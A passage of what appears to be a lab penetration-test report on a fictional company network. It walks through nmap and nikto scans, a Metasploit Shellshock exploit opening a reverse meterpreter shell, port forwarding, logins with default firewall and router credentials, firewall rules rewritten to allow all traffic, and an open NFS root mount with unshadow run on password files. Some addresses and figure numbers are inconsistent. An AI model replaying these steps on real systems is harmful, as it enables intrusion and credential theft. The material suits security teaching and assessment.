Earlier we scanned the network based on the IP routing table, this revealed a connection to the subnet 192.168.0.240/30, as this has not been discovered it is safe to assume there is a firewall in place blocking traffic.

In order to explore the rest of the network gaining access beyond the firewall is necessary, a common method of doing this is editing the firewalls settings to allow certain or all packets through the firewall. A way to edit these settings is via the website used to configure them, this is hosted on the IP address 192.168.0.234. Accessing the website can be achieved using port forwarding. Port forwarding is an application of network address translation (NAT) that redirects a communication request from one address and port number combination to another while the packets are traversing a network gateway, such as a router. This technique allows remote computers (for example, computers on the Internet) to connect to a specific computer or service within a private local-area network [ref]. To port forward a shell must be created on a device within the network of the firewall as discussed prior during the nmap scanning of the subnets the IP address 192.168.0.242 was discovered which is within the firewall. The results of the nmap scanning on this subnet can be seen below.

```
root@kali:~# nmap -sV 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-02 08:44 EST
Nmap scan report for 192.168.0.242
Host is up (0.0024s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  httpd    Apache httpd 2.4.10 ((Unix))
111/tcp   open  rpcbind  2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (1 host up) scanned in 20.96 seconds
root@kali:~#
```

Figure 3.15 - Results of the nmap scan on the 192.168.0.240/30 subnet

As shown the nmap scan discovered that this address was running http which suggests it is a web server, when browsed to it shows a web page confirming the belief that this IP address hosts a web server. Nikto is a web application vulnerability scanner that can be used to find potential exploits on the 192.168.0.242 IP address. This is performed by running the command “nikto -h 192.168.0.242”. This command is made up of the following:

- -h [IP address] is the hostname followed by the address, this shows nikto what to scan.

```
root@kali:~# nikto -h 192.168.0.242
- Nikto v2.1.6
-----
+ Target IP: 192.168.0.242
+ Target Hostname: 192.168.0.242
+ Target Port: 80
+ Start Time: 2025-11-18 11:14:23 (GMT-5)
-----
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time: 2025-11-18 11:14:43 (GMT-5) (20 seconds)
-----
+ 1 host(s) tested
root@kali:~#
```

Figure 3.16 - Nikto scan results for 192.168.0.242

The results of the nikto scan show that the web server address may be vulnerable to a “shellshock” attack. Shellshock will be further explored in the security weaknesses section. This can be accessed using the Metasploit framework built into the Kali operating system.

```
msf5 > search shellshock

Matching Modules
=====
#  Name                                                                 Disclosure Date  Rank  Check  Description
--  --                                                                 -
0  auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24      normal Yes   Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
1  auxiliary/server/dhclient_bash_env            2014-09-24      normal No    DHCP Client Bash Environment Variable Code Injection (Shellshock)
2  exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01      excellent Yes  Advantech Switch Bash Environment Variable Code Injection (Shellshock)
3  exploit/linux/http/ipfire_bashbug_exec        2014-09-29      excellent Yes  IPFire Bash Environment Variable Injection (Shellshock)
4  exploit/multi/ftp/pureftpd_bash_env_exec       2014-09-24      excellent Yes  Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
5  exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24      excellent Yes  Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
6  exploit/multi/http/cups_bash_env_exec          2014-09-24      excellent Yes  CUPS Filter Bash Environment Variable Code Injection (Shellshock)
7  exploit/multi/misc/legend_bot_exec             2015-04-27      excellent Yes  Legend Perl IRC Bot Remote Code Execution
8  exploit/multi/misc/xdh_x_exec                  2015-12-04      excellent Yes  Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
9  exploit/osx/local/vmware_bash_function_root    2014-09-24      normal Yes   OS X VMware Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
10 exploit/unix/dhcp/bash_environment            2014-09-24      excellent No    Dhclient Bash Environment Variable Injection (Shellshock)
11 exploit/unix/smtp/qmail_bash_env_exec         2014-09-24      normal No    Qmail SMTP Bash Environment Variable Injection (Shellshock)
```

Figure 3.17.1 - Search for shellshock in the Metasploit framework

```
msf5 > use 5
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > |
```

Figure 3.17.2 - Using the correct exploit

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

Name      Current Setting  Required  Description
-----
CMD_MAX_LENGTH 2048          yes      CMD max line length
CVE           CVE-2014-6271  yes      CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER        User-Agent      yes      HTTP header to use
METHOD        GET             yes      HTTP method to use
Proxies       no              no       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        192.168.0.242  yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPATH         /bin            yes      Target PATH for binaries used by the CmdStager
RPORT         80              yes      The target port (TCP)
SRVHOST       0.0.0.0         yes      The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT       8080            yes      The local port to listen on.
SSL           false           no       Negotiate SSL/TLS for outgoing connections
SSLCert       no              no       Path to a custom SSL certificate (default is randomly generated)
TARGETURI     /cgi-bin/status yes      Path to CGI script
TIMEOUT       5               yes      HTTP read response timeout (seconds)
URIPATH       no              no       The URI to use for this exploit (default is random)
VHOST         no              no       HTTP server virtual host

Exploit target:

Id  Name
--  ---
0   Linux x86

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.0.242
RHOSTS => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 -> 192.168.0.234:48871) at 2025-11-18 11:20:14 -0500

meterpreter > |
```

Figure 3.17.3 - Setting options and running the exploit

As shown above, the only required options to be set are:

- RHOSTS – the target IP address
- TARGETURI – The file path where the exploit should be completed, found in the nikto scan

Running the exploit opens a meterpreter shell on the target machine, allowing us to continue with the exploit by running the “portfwd” command on 192.168.0.242.

```
meterpreter > portfwd add -l 500 -p 80 -r 192.168.0.234  
[*] Local TCP relay created: :500 ↔ 192.168.0.234:80  
meterpreter > █
```

Figure 3.18 - Creating the port forward

The commands above create the link by using the following parts:

- -l 500 – adds listening ports to the attacker's kali machine allowing the passage of traffic to that port
- -p 80 – indicates the target port for the remote machine
- -r 192.168.0.234 - indicates the destination IP address of the target, in this case the IP address where the firewall is located.

Once this has been executed the firewall can be browsed to using the ‘localhost:500’ in the browser on the attacker’s machine.




Figure 3.19 - The login page for the firewall after port forwarding has been performed

After some brief research the default pfsense credentials to the firewall are found, upon testing these access is granted.

Default Username and Password

The factory default credentials for a pfSense® software installation are:

Username:

admin

Password:

pfsense

Figure 3.21 - Default credentials of the pfsense firewall found online





Figure 3.22 - Firewall dashboard after logging in

After signing in the firewall settings can be reconfigured to allow ICMP, TCP and UDP traffic through allowing for access to the full network, we can also view the packet paths.

States					
Interface	Protocol	Source (Original Source) -> Destination (Original Destination)	State	Packets	Bytes
WAN	icmp	192.168.0.234:9088 -> 192.168.0.233:9088	0:0	17.815 K / 17.75 K	487 KiB / 485 KiB

Figure 3.23 - ICMP packet pathway

The ICMP packet pathway confirms the relation between .234 to .233 further confirms the location of the firewall in the network.




Interfaces			
WAN	↑	1000baseT <full-duplex>	192.168.0.234
LAN	↑	1000baseT <full-duplex>	192.168.0.98
DMZ	↑	1000baseT <full-duplex>	192.168.0.241

Figure 3.24 - Interfaces of the firewall

Taking a closer look at the firewalls interfaces reveals multiple other IP addresses not located when performing nmap scanning. This suggests another scan of the network should be performed after the firewall has been reconfigured.

After logging in, the attacker has full access to the settings of the firewall rules. These rules enforce how some packets work across the network. For example, if ICMP packets are being blocked no devices outside of the firewall would be able to ping devices within the firewall. To continue mapping the network these settings must be reconfigured with special attention being given to the TCP/UDP packets. This is because nmap relies on TCP packets to scan its target machines. The process of editing the firewalls rules can be found Appendix D. Below the reconfigured rules of the firewall is shown.



Firewall / Rules / WAN											
The settings have been applied. The firewall rules are now reloading in the background. Monitor the reload progress.											
Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓ 0 /23.45 MIB	IPv4 *	*	*	192.168.0.242	*	*	none			⚙️ 🗑️
☐	✓ 0 /628 B	IPv4 OSPF	*	*	*	*	*	none			⚙️ 🗑️
☐	✓ 0 /672 B	IPv4 ICMP any	*	*	*	*	*	none			⚙️ 🗑️
☐	✓ 0 /0 B	IPv4 TCP/UDP	*	*	*	*	*	none			⚙️ 🗑️

Figure 3.25 - The reconfigured firewall rules, allowing ICMP, TCP and UDP packets to be sent and received across the full network.

Now that TCP/UDP traffic is allowed across the entire network, nmap scans should be performed against all the subnets discovered on the IP routing table shown in Figure 3.5.

Most of the subnets saw no change after the reconfiguration of the firewall however, 2 subnets were of note. In the initial scan of the network, subnet 192.168.0.64/27 and 192.168.0.96/27 were shown to have no active hosts despite being mentioned in the routing table.

```
root@kali:~# nmap -sV 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-02 08:46 EST
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 32 undergoing Ping Scan
Ping Scan Timing: About 7.81% done; ETC: 08:46 (0:00:24 remaining)
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.38 seconds
root@kali:~#
```

Figure 3.26 - The initial nmap scan on subnet 192.168.0.64/27

```
root@kali:~# nmap -sV 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-02 08:47 EST
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.30 seconds
root@kali:~#
```

Figure 3.27 - The initial nmap scan on subnet 192.168.0.96/27

It is safe to assume that these subnets were behind the firewall and therefore went unnoticed prior to the changing of the rules on the firewall, upon a second nmap scan after editing the firewalls configuration multiple hosts were found.

```
root@kali:~# nmap -sV 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-02 08:52 EST
Nmap scan report for 192.168.0.65
Host is up (0.0015s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.66
Host is up (0.0017s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind      2-4 (RPC #100000)
2049/tcp  open  nfs_acl      2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 33.33 seconds
```

Figure 3.28 - The results of the nmap scan on subnet 192.168.0.64/27 after editing the firewall rules.

```

root@kali:~# nmap -sV 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-02 08:53 EST
Nmap scan report for 192.168.0.97
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.98
Host is up (0.0022s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       (generic dns response: REFUSED)
80/tcp    open  http         nginx
2601/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit t
SF-Port53-TCP:V=7.80%I=7%D=12/2%Time=692EEF80P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,E,"0\0c\0\06\081\05\0\0\0\0\0\0\0")%r(DNSStatusR
SF:equestTCP,E,"0\0c\0\0\090\05\0\0\0\0\0\0\0");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 44.54 seconds
root@kali:~#

```

Figure 3.29 - The results of the nmap scan on subnet 192.168.0.96/27 after editing the firewall rules.

The results of this nmap scan show that another router has been discovered, this expands the network map again. It is assumed that this router is the same as the previously exploited routers as it is also running VyOS and telnet. As such this router can be exploited using the same techniques as previous routers. First using telnet to connect to the router and attempting to use the default credentials to login. Notably, the IP address used to connect to the router is 192.168.0.97, as it was discovered when exploring the firewall that the LAN interface is placed on 192.168.0.98 suggesting that they are connected.

```

root@kali:~# telnet 192.168.0.97 23
Trying 192.168.0.97 ...
Connected to 192.168.0.97.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Nov 20 18:09:33 UTC 2025 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.

```

Figure 3.30 - Telnet connection and login to VyOS router on 192.168.0.97

```

vyos@vyos:~$ show config
interfaces {
  ethernet eth0 {
    address 192.168.0.97/27
    duplex auto
    hw-id 00:50:56:99:4c:a5
    smp_affinity auto
    speed auto
  }
  ethernet eth1 {
    address 192.168.0.65/27
    duplex auto
    hw-id 00:50:56:99:ac:d2
    smp_affinity auto
    speed auto
  }
  loopback lo {
    address 4.4.4.4/32
  }
}
protocols {
  ospf {
    area 0 {
    }
    area 1 {
      network 192.168.0.64/27
      network 192.168.0.96/27
    }
  }
}
service {
  https {
    http-redirect enable
  }
  lldp {
  }
  snmp {
    community public {
      authorization ro
    }
  }
  telnet {
    port 23
  }
}
system {
  config-management {
    commit-revisions 20
  }
}

```

Figure 3.31 - Results of the “show config” command on the router on 192.168.0.97

The configuration of this router confirms the suspicion that both the 192.168.0.64/27 and 192.168.0.96/27 routers are placed behind the firewall and suggests a natural endpoint for the network as shown in the scans in Figures 3.25.1 & 3.25.2 there are no further routers to explore and no further /30 networks which have been used throughout the network for bridging to other routers/areas of the network.

Further exploration of the network using SSH vulnerabilities which will be further explored in the security weaknesses section of the report revealed an unnoticed IP address in 13.13.13.12. This was discovered by performing the “ifconfig” command on a shell on the device 192.168.0.34. “ifconfig” is a command that shows direct connections to a device.

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:33:ae:9d
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe33:ae9d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40 errors:0 dropped:0 overruns:0 frame:0
          TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5202 (5.2 KB)  TX bytes:14694 (14.6 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:33:ae:a7
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe33:aea7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:58 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9378 (9.3 KB)  TX bytes:10026 (10.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:196 errors:0 dropped:0 overruns:0 frame:0
          TX packets:196 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:15208 (15.2 KB)  TX bytes:15208 (15.2 KB)

xadmin@xadmin-virtual-machine:~$
```

Figure 3.32 - Results of the “ifconfig” command on the device 192.168.0.34

This address initially blocked nmap scans on it, denying crucial information to the attacker.

```
root@kali:~# nmap -sV 13.13.13.12
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-25 09:17 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.69 seconds
root@kali:~# nmap -Pn 13.13.13.12
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-25 09:17 EST
Nmap scan report for 13.13.13.12
Host is up (0.66049s latency).
All 1000 scanned ports on 13.13.13.12 are filtered
Nmap done: 1 IP address (1 host up) scanned in 35.06 seconds
```

Figure 3.33 - nmap scan being blocked by 13.13.13.12

The solution implemented was to use SSH Tunnelling to allow the scan, this weakness will be discussed in the security vulnerabilities section. After the tunnel was successfully implemented a nmap scan was performed on 13.13.13.12.

```
root@kali:~# nmap -sV 13.13.13.12
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-25 10:10 EST
Nmap scan report for 13.13.13.12
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.78 seconds
root@kali:~#
```

Figure 3.34 - Results of the nmap scan on 13.13.13.12

The successful nmap scan shows that this device is a Linux PC and stands alone, ending the network discovery process.

One notable feature of the network is the use of OSPF (Open Shortest Path First) a link-routing protocol focussed on finding the shortest path to each IP address across the network. This network features 4 OSPF routers of 1.1.1.1, 2.2.2.2, 3.3.3.3 and 4.4.4.4.

Security Weaknesses

Exploitation

Using the prior techniques explored in the network mapping phase of the test against Acme Inc. The exploitation phase begins using the previously discussed nmap scans which display the open and active ports and discover other addresses on the network. The information enumerated in the nmap scans is useful for the attackers as it allows the attacker to tailor the exploits they will use to the services running on the devices. The first scan run was on the 192.168.0.192/27 network which displayed a connection on 192.168.0.210 using the NFS (Network File Sharing) service. Network file shares can be exploited if they are not properly configured. To perform this exploit, the following command was used.

```
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*_
```

Figure 4.1 - The results of the `showmount -e 192.268.0.210` command.

This result can be broken down to 2 main parts to understand the output:

- “/” The slash character dictates the highest file directory that can be accessed in the network file share. In this case as it is only the “/” character the root directory is the highest accessible directory
- “192.168.0.*” The IP address range provided denotes the IP ranges that are allowed to access the network file share. An asterisk (*) means that all addresses in the class c IP address range 192.168.0.X can access this file share.

```
root@kali:~# mkdir mount1
```

Figure 4.2 - The command used to create the `mount1` directory, where the network file system will be mounted.

```
root@kali:~# mount -t nfs 192.168.0.210:/ ./mount1
root@kali:~# cd mount1/
root@kali:~/mount1# ls
bin boot cdrom dev etc home initrd.img lib lib64 lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz
root@kali:~/mount1#
```

Figure 4.3 - Mounting the network file system and then accessing and viewing it

The “`mount -t nfs 192.168.0.210:/ ./mount1`” is used to mount the network file system so that it can be browsed through like a normal directory.

As the network file system allows for any address on the 192.168.0.X range access to the root directory (shown by the “/” character) the attacker can gain access to sensitive files via the Kali machine on the network, experienced attackers are able to navigate the root directory efficiently and cause major damage to the network. A major target in attacks like these is the “/etc” directory. This directory is the location where passwords and usernames are stored in a Linux system. Linux uses 2 files to store passwords, the “shadow” file and “passwd” file. This system was developed to combat password cracking as when a system has shadow passwords enabled, the password field in /etc/passwd is replaced by an “x” and the user's real encrypted password is stored in /etc/shadow. Because /etc/shadow is only readable by the root user, malicious users cannot crack their fellow users' passwords (Bassil. Y, 2012). A way to exploit this is using the unshadow command in Linux as shown below.

```
root@kali:~/mount1/etc# unshadow passwd shadow > /root/Desktop/210passes.txt
```

Figure 4.4 - The unshadow command being used on the /etc/passwd and /etc/shadow files 192.168.0.210, then outputting the results to a text file.

```
root@kali:~/mount1/etc# unshadow passwd shadow > /root/Desktop/210passes.txt
root@kali:~/mount1/etc# cat /root/Desktop/210passes.txt
root:::0:root:/root:/bin/bash
daemon:::1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:::2:2:bin:/bin:/usr/sbin/nologin
sys:::3:3:sys:/dev:/usr/sbin/nologin
sync:::4:65534:sync:/bin:/bin/sync
games:::5:60:games:/usr/games:/usr/sbin/nologin
man:::6:12:man:/var/cache/man:/usr/sbin/nologin
lp:::7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:::8:8:mail:/var/mail:/usr/sbin/nologin
news:::9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:::10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:::13:13:proxy:/bin:/usr/sbin/nologin
www-data:::33:33:www-data:/var/www:/usr/sbin/nologin
backup:::34:34:backup:/var/backups:/usr/sbin/nologin
list:::38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:::39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:::41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:::65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuid:::100:101:::/var/lib/libuid:
syslog:::101:104::/home/syslog:/bin/false
messagebus:::102:106::/var/run/dbus:/bin/false
usbmux:::103:46:usbmux daemon,,:/home/usbmux:/bin/false
dnsmasq:::104:65534:dnsmasq,,:/var/lib/misc:/bin/false
